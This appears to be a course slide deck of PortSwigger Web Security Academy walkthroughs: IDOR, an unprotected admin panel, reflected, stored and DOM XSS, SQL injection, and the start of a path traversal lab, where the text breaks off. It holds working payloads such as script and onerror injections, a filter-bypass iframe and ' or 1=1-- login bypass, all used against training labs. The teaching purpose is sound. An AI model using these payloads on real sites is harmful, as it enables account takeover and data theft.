
# ACCESS CONTROL LAB: INSECURE DIRECT OBJECT REFERENCES

- Change the filename to **1.txt** this might uncover a weakness in enforcing access controls in the **View transcript** functionality.



# ACCESS CONTROL LAB: INSECURE DIRECT OBJECT REFERENCES

- Review the text file. Notice a password within the chat transcript. Return to the main lab page and log in using the stolen credentials.
- Login as **carlos** using the found password to solve the lab.



# ACCESS CONTROL LAB: UNPROTECTED ADMIN FUNCTIONALITY

- This lab involves an **unprotected admin panel**, which allows unauthorized users to perform administrative actions.
- To begin, visit the lab URL and append **/robots.txt** to view the file, which lists paths that web crawlers should avoid.
- You'll notice a Disallow entry revealing the location of the admin panel.
- Replace **/robots.txt** in the URL with **/administrator-panel** to access the admin interface. From there, you're able to delete the user **carlos**, even though your account lacks admin privileges.

The screenshot shows a web browser window with the following details:

- Header:** "Web Security Academy" logo with a lightning bolt icon, "Unprotected admin functionality", "Back to lab description >>".
- Status Bar:** A green button labeled "LAB Not solved" with a gear icon.
- Content Area:** A red horizontal bar with the text "Users". Below it, two user entries are listed:
  - wiener - [Delete](#)
  - carlos - [Delete](#)
- Bottom Navigation:** "Home | My account" links.

# ACCESS CONTROL LAB: UNPROTECTED ADMIN FUNCTIONALITY

- Solve the lab by deleting the user carlos.
- This lab illustrates a Broken Function Level Authorization vulnerability, where the application fails to enforce proper access control at the function level.
- As a result, regular users can directly access and execute administrative functions simply by knowing or guessing the endpoint.

The screenshot shows a web browser displaying a lab page from the Web Security Academy. The title of the page is "Unprotected admin functionality". A green button labeled "LAB Solved" with a trophy icon indicates the task has been completed. Below the title, there is a message "Congratulations, you solved the lab!" and links to share skills on Twitter and LinkedIn, as well as a "Continue learning >" link. At the bottom of the page, a message says "User deleted successfully!" under the heading "Users". There is also a link "wiener - Delete".

# CROSS-SITE SCRIPTING: XSS LAB

- We will start with the simple guided labs first, then level up your skills!
- Guided Labs:
  - ✓ Reflected XSS: <https://portswigger.net/web-security/cross-site-scripting/reflected/lab-html-context-nothing-encoded>
  - ✓ Stored XSS: <https://portswigger.net/web-security/cross-site-scripting/stored/lab-html-context-nothing-encoded>
  - ✓ Document Object Model (DOM) XSS (Optional): <https://portswigger.net/web-security/cross-site-scripting/dom-based/lab-document-write-sink>

# XSS LAB: REFLECTED XSS

- Launch the Lab: Click the "Access the lab" button to begin.
- Explore the Interface, you'll see a search bar at the top and a list of posts, each with a "View Post" button.
- Enter a simple keyword in the search bar, for example, try searching for "kaust" and observe the results.
- Notice how the page reflected "kaust", that's a good sign of reflected XSS vulnerability

0 search results for 'KAUST'

Search the blog...

Search

# XSS LAB: REFLECTED XSS

- Now, let's test for a basic XSS vulnerability using one of the most widely used payloads:

```
<script>alert(1)</script>
```

- Paste this into the search bar and hit enter.
- Success! You Triggered an Alert!
- If a JavaScript alert appears saying 1, it means the input is being improperly handled, the site is vulnerable to XSS!
- Click OK to dismiss the popup.

# XSS LAB: STORED XSS

- Now, we'll explore another type of XSS vulnerability: Stored XSS, where the payload is saved on the server instead of being immediately reflected on the page.
- Fire up the lab and let's take a look around.
- This time, it's another blog website. At first glance, there's no visible input field on the homepage, and just like the previous lab. You'll see a list of posts, each with a "View Post" button.
- Click on the first post to view its details.
- Scroll to the bottom of the page, you'll find a comment input section we can test.
- Add some test info and submit it.
- **Note:** When testing websites, **never use your real name or personal data!**

# XSS LAB: STORED XSS

- You'll get a message saying: "Thank you for your comment."
- Now go back to the blog post and you'll notice that your comment is displayed in the comments section. This means it's likely visible to other visitors as well.

Leave a comment

Comment:

Test

Name:

kaust

Email:

sample@email.com

Website:

<https://www.sample.com>

**Post Comment**

What a stunning sight. Sorry, just saw my neighbour walk out the shower. Decent blog though.



Bart Gallery | 06 April 2025

I went to punch the air in agreement with you but forgot my parrot was out of his cage. Will update you after the vets.



April Showers | 11 April 2025

I've been saying this for years. If I swore less they may have left my blogs up too!



noone | 14 April 2025

I ain't readin this blog



kaust | 14 April 2025

Test

# XSS LAB: STORED XSS

- Now let's test the comment field with our XSS payload:

```
<script>alert(1)</script>
```

- BOOM! The page is vulnerable to stored XSS attack!

# XSS LAB: DOCUMENT OBJECT MODEL (DOM) XSS

- For the final guided lab, we'll detect and exploit a DOM-based XSS vulnerability. As always, start by inspecting the page.
- It's another blog website. Try injecting our usual payload into the search bar, and also into the comment section of one of the posts. Nothing shows up, right?

The screenshot shows a blog search interface. At the top, there is a search bar containing the text "Search the blog...". To the right of the search bar is a purple "Search" button. Below the search bar, the main content area displays a single search result. The result title is "0 search results for 'â€¢â€¢<script>alert(1)</script>â€¢'". To the right of the title is a user icon (a person silhouette) and the date "1 | 14 April 2025". Below the title, the actual content of the post is visible, showing the injected payload: "â€¢â€¢<script>alert(1)</script>â€¢".

# XSS LAB: DOCUMENT OBJECT MODEL (DOM) XSS

- If this ever happens, backtrack and investigate. Check everything, the HTTP request using Burp Suite. Or, simply, inspect the page source code after submitting the input.
- Let's do what we did earlier: Enter "kaust" in the search bar, then right-click on the search bar and select "Inspect".
- You'll notice that the word "kaust" is now inserted inside an <img> tag.

```
<section class="search">
  <form action="/" method="GET">❶
    <input type="text" placeholder="Search the blog..." name="search">
    <button type="submit" class="button">Search</button>
  </form>
</section>
<script>
  function trackSearch(query) {
    document.write(' == $0
<section class="blog-list no-results">❷</section>
```

# XSS LAB: DOCUMENT OBJECT MODEL (DOM) XSS

- Using this information, we can craft a new payload.
- To exploit this: Close the current `<img>` tag properly using `>`, then inject a new image tag with an invalid source and an `onerror` handler to trigger our script.

```
"><img src=x onerror=alert(1)>
```

- Submit the payload in the search bar
- Awesome! We've now confirmed that the site is vulnerable to DOM-based XSS.
- This worked because we escaped the existing DOM context and inserted our own malicious code into the page's structure. That's why it called DOM XSS!

# XSS LAB

## ➤ Challenge Labs (Optional):

- Reflected XSS: <https://portswigger.net/web-security/cross-site-scripting/contexts/lab-html-context-with-most-tags-and-attributes-blocked>
- Stored XSS: <https://portswigger.net/web-security/cross-site-scripting/contexts/lab-onclick-event-angle-brackets-double-quotes-html-encoded-single-quotes-backslash-escaped>
- DOM XSS: <https://portswigger.net/web-security/cross-site-scripting/dom-based/lab-document-write-sink-inside-select-element>

# XSS LAB: REFLECTED XSS


- Now let's get to the next level!
- This is our blog website, try testing the input field with the same payloads we used before, for example:

```
<img src=1 onerror=print()>
```

- You'll notice an error that says, "Tag is not allowed" This happens because the tag you used is being filtered.
- From this error, we can tell that some tags are blocked, but not all — otherwise, the error would have said something like "No tags allowed."

# XSS LAB: REFLECTED XSS

- In order to find the correct tag, Fire up Burp Suite and Let's Intrude!
- Copy and paste the lab URL into Burp Suite's browser (or configure your proxy).
- Type anything into the search bar and intercept the request.



The screenshot shows the Burp Suite interface. At the top, there is a timeline with two entries: one for a WS message and one for an HTTP request. The request entry shows a GET request to the URL `https://0a1a00a10405709c81f370fc001300c6.web-security-academy.net/?search=KAUST`. Below the timeline is the 'Request' tab in the main pane. The 'Pretty' tab is selected, displaying the following request headers and body:

```
1 GET /?search=KAUST HTTP/2
2 Host: 0a1a00a10405709c81f370fc001300c6.web-security-academy.net
3 Cookie: session=xZmG5uV0gvJFwR2MgzSTznAJUDO34qDb
4 Sec-Ch-Ua: "Chromium";v="133", "Not (A:Brand";v="99"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: en-US,en;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
   Chrome/133.0.0.0 Safari/537.36
10 Accept:
    text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer: https://0a1a00a10405709c81f370fc001300c6.web-security-academy.net/
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=0, i
18
```

# XSS LAB: REFLECTED XSS

- Send the intercepted request to Intruder.
  - In the request, replace your input (e.g., "kaust") with angle brackets <>.
  - Place the cursor between them and click Add § to mark the payload position.

Positions Add ⚡ Clear ⚡ Auto ⚡

```
1 GET /?search=<SS> HTTP/2 ←
2 Host: 0ala00a10405709c81f370fc001300c6.web-security-academy.net
3 Cookie: session=xZmG5uV0gvJFwR2MgzSTznAJUDO34qDb
4 Sec-Ch-Ua: "Chromium";v="133", "Not(A:Brand";v="99"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: en-US,en;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML
Safari/537.36
10 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
```

# XSS LAB: REFLECTED XSS

- Then use the PortSwigger Cheat sheet to get the list of tags for XSS , by visiting this link:  
[Cross-Site Scripting \(XSS\) Cheat Sheet - 2024 Edition | Web Security Academy](#)


## Cross-site scripting (XSS) cheat sheet

This cross-site scripting (XSS) cheat sheet contains many vectors that can help you bypass WAFs and filters. You can select vectors by the event, tag or browser and a proof of concept is included for every vector.

You can [download a PDF version of the XSS cheat sheet](#).

This is a [PortSwigger Research](#) project. [Follow us on Twitter](#) to receive updates.

This cheat sheet is regularly updated in 2024. Last updated: Thu, 14 Nov 2024 14:33:49 +0000.



The screenshot shows the 'Event handlers' section of the XSS Cheat Sheet. At the top, there are three buttons: 'Copy tags to clipboard' (black background), 'Copy events to clipboard' (orange background), and 'Copy payloads to clipboard' (orange background). Below these buttons are three columns of event handlers:

- All tags:** custom tags, a, abbr, acronym, address, applet, area, article, aside, ..
- All events:** onafterprint, onafterscriptexecute, onanimationcancel, onanimationend, onanimationiteration, onanimationstart, onauxclick, onbeforecopy, onbeforecut
- All browsers:** Chrome, Firefox, Safari

# XSS LAB: REFLECTED XSS

- In Burp Suite, navigate to the payloads tap, go to the payload configuration section and past your payload
- Hit Start Attack and wait for the results.

The screenshot shows the 'Payload configuration' screen in Burp Suite. On the left, there's a sidebar with buttons for Paste, Load..., Remove, Clear, Deduplicate, and Add. Below these are two input fields: 'Enter a new item' and 'Add from list... [Pro version only]'. A large text area contains a reflected XSS payload:  
1 GET /?search=<SS> HTTP/2  
2 Host: Dala00a10405709c81f370fc001300c6.web-security-academy.net  
3 Cookie: session=xZmG5uV0gvJFwR2MgzSTznAJUDO34qDb  
4 Sec-Ch-Ua: "Chromium";v="133", "Not(A:Brand");v="gg"  
5 Sec-Ch-Ua-Mobile: ?0  
6 Sec-Ch-Ua-Platform: "Windows"  
7 Accept-Language: en-US,en;q=0.9  
8 Upgrade-Insecure-Requests: 1  
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0  
Safari/537.36  
10 Accept:  
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed  
-exchange;v=b3;q=0.7  
11 Sec-Patch-Site: www.academy.pt

On the right, there's a search bar labeled 'Sniper attack', a target field set to 'https://0a1a00a10405709c81f370fc001300c6.web-security-academy.net', a checkbox for 'Update Host header to match target', and a prominent orange 'Start attack' button. A green arrow points to the 'Add' button in the sidebar, and another green arrow points to the 'Start attack' button.

# XSS LAB: REFLECTED XSS

- Notice that most payloads caused 404, which is filtered out, except for the <body> tag, try to search for the body tag, nothing is shown or reflected in the page as a result! meaning it's accepted but not rendered. Perfect.
- Now get back to the cheat sheet and copy events to your clipboard, then Clear the previous payloads list and paste the events list, this will tell us which function we can use to trigger the XSS vulnerability.

Request	Payload	Status code
0		200
21	body	200
1	a	400
2	a2	400
3	abbr	400
4	acronym	400
5	address	400
6	animate	400
7	animatemotion	400

# XSS LAB: REFLECTED XSS

- Update the request input section to match a function inside the body tag

```
<body%20=|>
```

- The 20% means a space in URL encoding, place the cursor before the = sign and click add
- This time, most return 404 — but `onresize` returns 200. That means it works, and we can use it to exploit our XSS!

Positions Add ↴ Clear ↴ Auto ↴

Request	Payload	Status code ^	Response received
0		200	431
10	onbeforeinput	200	115
13	onbeforetoggle	200	174
17	oncancel	200	159
23	oncontentvisibilityautostatechange	200	246
24	oncontentvisibilityautostatechange(hidden)	200	166
33	ondragexit	200	118
46	onformdata	200	121
74	onpointercancel	200	116
85	onratechange	200	129
88	onresize	200	1384
90	onscrollend	200	147

# XSS LAB: REFLECTED XSS

- These information would tell us that the crafted payload should look something like this:

><body onresize=print()>
onload=this.style.width='100px'>

- Go to exploit server (this is your server as a hacker) and create an iframe to insert the payload:

```
<iframe src="https://YOUR-LAB-ID.web-security-
academy.net/?search=%22%3E%3Cbody%20onresize=print()%3E"
onload=this.style.width='100px'>
```

- Payload replace "YOUR-LAB-ID" with your lab ID from the lab URL

- Save and boom! You solved the lab!

File:

Head:

Body:

# XSS LAB: STORED XSS

- Start by posting a comment in the "website" input field, enter "https://sample.com" and submit. This will help us track where our input shows up later.
- Observe the page source code, you'll see your input (https://sample.com) is placed inside a tracker() function, which itself is inside an onclick event handler.

```
▼<section class="comment">
  ▼<p> == $0
    
    <a id="author" href="https://www.sample.com" onclick="var tracker={track(){}};tracker.tr
    ack('https://www.sample.com');">test</a>
    " | 14 April 2025 "
  </p>
  <p>test</p>
  <p></p>
```

# XSS LAB: STORED XSS

- Now, as the lab title, you may try:
  - angle brackets < >
  - double quotes "
  - single quotes '
  - HTML encoding
  - or even backslashes \
- But none of them will work.
- That's because the input is being escaped, meaning unsafe characters are being filtered or neutralized.

# XSS LAB: STORED XSS

- So why not try something that looks safe, but still breaks the logic? (maybe malicious URL)?
- Try this:

```
http://foo?'-'alert(1) '-'
```

- This is crafted to:
  - Break out of the string the app wraps your input in
  - Inject a valid JavaScript statement
  - Trigger an alert
- Click the link that appears on your comment...
- Boom! Alert box triggered!

# XSS LAB: DOM XSS

- Examine the website as we used to do, notice that there is no explicit input field that we can manipulate, so we will navigate to one of the product page
- At the bottom of the page, notice a dropdown menu used to check the number of unit in each stock location
- Check the source code, the JavaScript extracts the storeId value from the URL (using `location.search`). Then uses `document.write` to insert a new `<option>` into a dropdown menu (a `<select>` element) for stock checking, as u see when changing the stock location.

```
▼<form id="stockCheckForm" action="/product/stock" method="POST">
  <input required type="hidden" name="productId" value="2">
  ▼<script> == $0
    var stores = ["London", "Paris", "Milan"];
    var store = (new
      URLSearchParams(window.location.search)).get('storeId');
    document.write('<select name="storeId">');
    if(store) {
      document.write('<option selected>' + store + '</option>');
    }
    for(var i=0;i<stores.length;i++) {
      if(stores[i] === store) {
        continue;
      }
      document.write('<option>' + stores[i] + '</option>');
    }
    document.write('</select>');

  </script>
  ▼<select name="storeId">
    <option>London</option> (slot)
    <option>Paris</option> (slot)
    <option>Milan</option> (slot)
  </select>
  <button type="submit" class="button">Check stock</button>
</form>
```

# XSS LAB: DOM XSS

- Now Modify the page URL by appending a `storeId` parameter any random string, then check the drop-down menu again, you'll notice that your input to the URL parameter appears as a new option in the drop-down menu!

enter button! The only difference being is you can smash the living hec

kaust

London

Paris

Milan

kaust

Check stock

kaust

n't get billed by your boss

ker or stressed out secret

s you'll never miss when yo

# XSS LAB: DOM XSS

- Now let's break out of the HTML structure and inject our script.
- Update the URL to this payload:  
`?productId=1&storeId="></select><img src=1 onerror=alert(1)>`
- ">" closes the current <option> tag
- </select> closes the dropdown
- <img src=1 onerror=alert(1)> injects an image that fails to load and triggers the alert
- BOOM! Load the URL and the alert pops up, that means you successfully triggered an XSS via *query parameter injection*.
- This worked because your input wasn't sanitized and got directly written into the DOM via `document.write`.

# SQL INJECTION LAB

- Challenge Labs: <https://portswigger.net/web-security/sql-injection/lab-retrieve-hidden-data>
- Challenge Labs (Optional): <https://portswigger.net/web-security/sql-injection/lab-login-bypass>

# SQL LAB: VULNERABILITY IN WHERE CLAUSE ALLOWING RETRIEVAL OF HIDDEN DATA

- The lab simulates a shopping site where you can filter products based on category.
- Try one of the most used SQL characters, the single quote character, in the category parameter
- We get an internal server error which could indicate that the website contains an sql vulnerability. The left single quote resulted in a syntax error.
- ```
SELECT * FROM products WHERE category = '' AND released = 1
```

The screenshot shows a web browser window with the URL <https://0af3009004934d3c801753e300d50035.web-security-academy.net/filter?category=%27>. The page title is "WebSecurity Academy". The main content area displays the message "SQL injection vulnerability in WHERE clause allowing retrieval of hidden data". Below the message are two buttons: "Back to lab home" and "Back to lab description >>".

Internal Server Error

Internal Server Error

# SQL LAB: VULNERABILITY IN WHERE CLAUSE ALLOWING RETRIEVAL OF HIDDEN DATA

- Now, we need the application to respond with hidden data instead of an error.
- We'll add a comment field to ignore the rest of the query, so it doesn't run into an error.
- ```
SELECT * FROM products WHERE category = ''--' AND released = 1
```
- This time, we don't get an error! The category parameter is set to nothing, so we don't get any products information.
- To solve the lab, we need to display all products in the application.
- Use the following SQL injection payload in the category parameter: ` or 1=1--
- The conditional statement 1=1 will evaluate to true so the query will display all the rows in the products table.

← → ⌂ https://0af3009004934d3c801753e300d50035.web-security-academy.net/filter?category=' or 1=1-- ←



SQL injection vulnerability in WHERE clause allowing retrieval of hidden data

[Back to lab home](#)

[Back to lab description >>](#)

# SQL LAB: VULNERABILITY ALLOWING LOGIN BYPASS

- Unlike the previous exercise, we're not given the SQL query, so we'll try to find it out by fuzzing the application.
- Since we're trying to log in to the application as an administrator user, it's common to think how we can ignore the password field.
- We'll try to put SQL characters in the username to get the application to ignore checking the password.
- Modify the username parameter, giving it the value: `administrator'--`
- The single quotation closes the username field, and the comment character skips the remaining part of the query

# SQL LAB: VULNERABILITY ALLOWING LOGIN BYPASS

➤ The SQL query in the backend is probably similar to this:

- `SELECT firstname FROM users WHERE username='username' and password='password'`
- Log in as an administrator to solve the lab.

WebSecurity  
Academy  SQL injection vulnerability allowing login bypass  
[Back to lab description >>](#)

---

## Login

Username

Password

# PATH TRAVERSAL LAB

- Lab: [Lab: File path traversal, simple case | Web Security Academy](#)
- In this lab, we'll explore the Path Traversal vulnerability which allows an attacker to access files outside the intended directory.
- The website looks like a shopping site displaying products, each with a "View Product" button.
- When you click on a product, you'll notice that the URL updates with a numeric parameter, this means the site is retrieving specific data for that product dynamically.
- But this isn't what we care about just yet...

# PATH TRAVERSAL LAB

- Copy the lab's URL.
- Open Burp Suite and intercept the request.
- Refresh the home page, you'll see multiple requests being made to load product details and images
- Check the filename parameter, That's the one we want! The filename parameter is taking a file name, and that's exactly what we can exploit!

The screenshot shows the Burp Suite interface with the 'Intercept' tab selected. At the top, there are buttons for 'Intercept on' (with a dropdown menu), 'Forward' (with a dropdown menu), and 'Drop'. To the right, it says 'Request to https://0a3...'. Below these are two tables: 'HTTP history' and 'WebSockets history', both showing a list of requests with columns for Time, Type, Direction, Method, and URL. The 'HTTP history' table has 10 entries, and the 'WebSockets history' table has 0 entries. Below the tables is a 'Match and replace' section with a 'Proxy settings' button. The main area is titled 'Request' and contains tabs for 'Pretty', 'Raw', and 'Hex'. A specific request is highlighted, showing the following details:

